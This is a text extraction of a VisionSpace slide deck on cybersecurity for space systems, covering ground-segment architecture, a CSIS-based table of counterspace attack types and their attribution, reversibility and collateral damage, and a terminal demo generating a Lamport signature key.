VISIONSPACE

VISIONSPACE

Cybersecurity for Space Systems


Background and real examples


MSc. Milenko Starcik


Head of Cybersecurity

milenko.starcik@visionspace.com


Dual-Use Space Systems









Space System Architecture



Source: https://upload.wikimedia.org/wikipedia/commons/4/47/Ground_segment.png


Space System Example: Galileo






Source: https://gssc.esa.int/navipedia/index.php/Galileo_Ground_Segment


Kinetic Physical	Non-Kinetic Physical	Electro-Magnetic	Cyber

Kinetic Physical	Non-Kinetic Physical	Electro-Magnetic	Cyber
			

Kinetic Physical	Non-Kinetic Physical	Electro-Magnetic	Cyber
			


Kinetic Physical

Non-Kinetic Physical



Electro-Magnetic

Cyber



```
┌─[ viernes  9 noviembre 01:31:32 2018 ]─[ ~
└─[ [redacted]
$ gcc lamport.c base64.c -o lamport -lcrypto

┌─[ viernes  9 noviembre 01:31:34 2018 ]─[ ~/
└─[ [redacted]
$ ./lamport -g
[+] Calculating Lamport keypair . . .
[+] Obtaining random data from a secure sourc
[+] Calculating the public key from the priva

-----BEGIN LAMPORT PRIVATE KEY BLOCK-----
Dnuw/2KDOifxuigGdIJIj9rfhkJaucOafAhsjB/YVfQVC
USQbcc0cn++tFEs8kVRMlgCYHhfT5AdlV3eKo1ZmXT/lQ
W46wFWRV0hCjZzv6hNoO1O1nZldsceQXqQmcy8/gtg+cJ
RHdtcU8VlUhU3/9rPVya/iJltz9ec2XblARA90a8LQ012
K0HMrUV3hVgjyns5sy7ss2mevH35GF19XTZwHJ4hWyqDs
s8RqgaEhbVdCPRPQQFNKVBIlGBSgVbhx0bgTDdFY
ZuFAxog3tD15EF0gLl35RzpEaRH6D8GrS3oEq
NI8Nv3EYJ7XG6iJVPiCExvpC38fhkaLNb
RhDQlRMZwEjiJPthq5bq7Y7v+hlw+
Hkqzs406XQwfruzHZI0gTEU1VwQ
OubZvQ6CZ4r8AhZQvQ62mpf
```

	Kinetic Physical			Non-Kinetic Physical				Electro-Magnetic			Cyber		
Types of Attack	**Ground Station Attack**	**Direct-Ascent ASAT**	**Co-Orbital ASAT**	**High Altitude Nuclear Detonation**	**High-Power Laser**	**Laser Dazzling or Blinding**	**High-Power Microwave**	**Uplink Jamming**	**Downlink Jamming**	**Spoofing**	**Data Intercept or Monitoring**	**Data Corruption**	**Seizure of Control**

Source (modified): Space Threat Assessment 2023 – CSIS (https://aerospace.csis.org/space-threat-assessment-2023/)

	Kinetic Physical			Non-Kinetic Physical				Electro-Magnetic			Cyber		
Types of Attack	**Ground Station Attack**	**Direct-Ascent ASAT**	**Co-Orbital ASAT**	**High Altitude Nuclear Detonation**	**High-Power Laser**	**Laser Dazzling or Blinding**	**High-Power Microwave**	**Uplink Jamming**	**Downlink Jamming**	**Spoofing**	**Data Intercept or Monitoring**	**Data Corruption**	**Seizure of Control**
Attribution													
Reversibility													
Awareness													
Attacker Damage Assessment													
Collateral Damage													

Source (modified): Space Threat Assessment 2023 – CSIS (https://aerospace.csis.org/space-threat-assessment-2023/)

	Kinetic Physical			Non-Kinetic Physical				Electro-Magnetic			Cyber		
Types of Attack	**Ground Station Attack**	**Direct-Ascent ASAT**	**Co-Orbital ASAT**	**High Altitude Nuclear Detonation**	**High-Power Laser**	**Laser Dazzling or Blinding**	**High-Power Microwave**	**Uplink Jamming**	**Downlink Jamming**	**Spoofing**	**Data Intercept or Monitoring**	**Data Corruption**	**Seizure of Control**
Attribution	Clear	Clear	Clear										
Reversibility	Irreversible	Irreversible	Irreversible										
Awareness	Publicly	Publicly	Publicly										
Attacker Damage Assessment	Near Real-Time	Near Real-Time	Near Real-Time										
Collateral Damage	Station may control multiple satellites and potential for loss of life	Orbital debris	Can produce orbital debris										

Source (modified): Space Threat Assessment 2023 – CSIS (https://aerospace.csis.org/space-threat-assessment-2023/)

	Kinetic Physical			Non-Kinetic Physical				Electro-Magnetic			Cyber		
Types of Attack	**Ground Station Attack**	**Direct-Ascent ASAT**	**Co-Orbital ASAT**	**High Altitude Nuclear Detonation**	**High-Power Laser**	**Laser Dazzling or Blinding**	**High-Power Microwave**	**Uplink Jamming**	**Downlink Jamming**	**Spoofing**	**Data Intercept or Monitoring**	**Data Corruption**	**Seizure of Control**
Attribution	Clear	Clear	Clear	Clear	Modest	Modest	Modest						
Reversibility	Irreversible	Irreversible	Irreversible	Irreversible	Irreversible	Depends	Depends						
Awareness	Publicly	Publicly	Publicly	Publicly	Operator	Operator	Operator						
Attacker Damage Assessment	Near Real-Time	Near Real-Time	Near Real-Time	Near Real-Time	Limited	None	Limited						
Collateral Damage	Station may control multiple satellites and potential for loss of life	Orbital debris	Can produce orbital debris	High radiation level in orbit and orbital debris	Can produce orbital debris	None	Can produce orbital debris						

Source (modified): Space Threat Assessment 2023 – CSIS (https://aerospace.csis.org/space-threat-assessment-2023/)

	Kinetic Physical			Non-Kinetic Physical				Electro-Magnetic			Cyber		
Types of Attack	**Ground Station Attack**	**Direct-Ascent ASAT**	**Co-Orbital ASAT**	**High Altitude Nuclear Detonation**	**High-Power Laser**	**Laser Dazzling or Blinding**	**High-Power Microwave**	**Uplink Jamming**	**Downlink Jamming**	**Spoofing**	**Data Intercept or Monitoring**	**Data Corruption**	**Seizure of Control**
Attribution	Clear	Clear	Clear	Clear	Modest	Modest	Modest	Modest	Modest	Modest			
Reversibility	Irreversible	Irreversible	Irreversible	Irreversible	Irreversible	Depends	Depends	Reversible	Reversible	Reversible			
Awareness	Publicly	Publicly	Publicly	Publicly	Operator	Operator	Operator	Operator	Limited	Limited			
Attacker Damage Assessment	Near Real-Time	Near Real-Time	Near Real-Time	Near Real-Time	Limited	None	Limited	Limited	Limited	Limited			
Collateral Damage	Station may control multiple satellites and potential for loss of life	Orbital debris	Can produce orbital debris	High radiation level in orbit and orbital debris	Can produce orbital debris	None	Can produce orbital debris	Target signal and adjacent frequencies	Target signal and adjacent frequencies	Target signal and adjacent frequencies			


Source (modified): Space Threat Assessment 2023 – CSIS (https://aerospace.csis.org/space-threat-assessment-2023/)

	Kinetic Physical			Non-Kinetic Physical				Electro-Magnetic			Cyber		
Types of Attack	**Ground Station Attack**	**Direct-Ascent ASAT**	**Co-Orbital ASAT**	**High Altitude Nuclear Detonation**	**High-Power Laser**	**Laser Dazzling or Blinding**	**High-Power Microwave**	**Uplink Jamming**	**Downlink Jamming**	**Spoofing**	**Data Intercept or Monitoring**	**Data Corruption**	**Seizure of Control**
Attribution	Clear	Clear	Clear	Clear	Modest	Modest	Modest	Modest	Modest	Modest	Limited	Limited	Limited
Reversibility	Irreversible	Irreversible	Irreversible	Irreversible	Irreversible	Depends	Depends	Reversible	Reversible	Reversible	Reversible	Reversible	Depends
Awareness	Publicly	Publicly	Publicly	Publicly	Operator	Operator	Operator	Operator	Limited	Limited	Limited	Operator	Operator
Attacker Damage Assessment	Near Real-Time	Near Real-Time	Near Real-Time	Near Real-Time	Limited	None	Limited	Limited	Limited	Limited	Near Real-Time	Near Real-Time	Near Real-Time
Collateral Damage	Station may control multiple satellites and potential for loss of life	Orbital debris	Can produce orbital debris	High radiation level in orbit and orbital debris	Can produce orbital debris	None	Can produce orbital debris	Target signal and adjacent frequencies	Target signal and adjacent frequencies	Target signal and adjacent frequencies	None	None	Can produce orbital debris

Source (modified): Space Threat Assessment 2023 – CSIS (https://aerospace.csis.org/space-threat-assessment-2023/)

Current Electro-Magnetic Threats

- Widespread use of EW in active conflicts
- Increased use of aerial and maritime drones
  - GNSS jamming and spoofing
  - ADS-B and AIS impacted

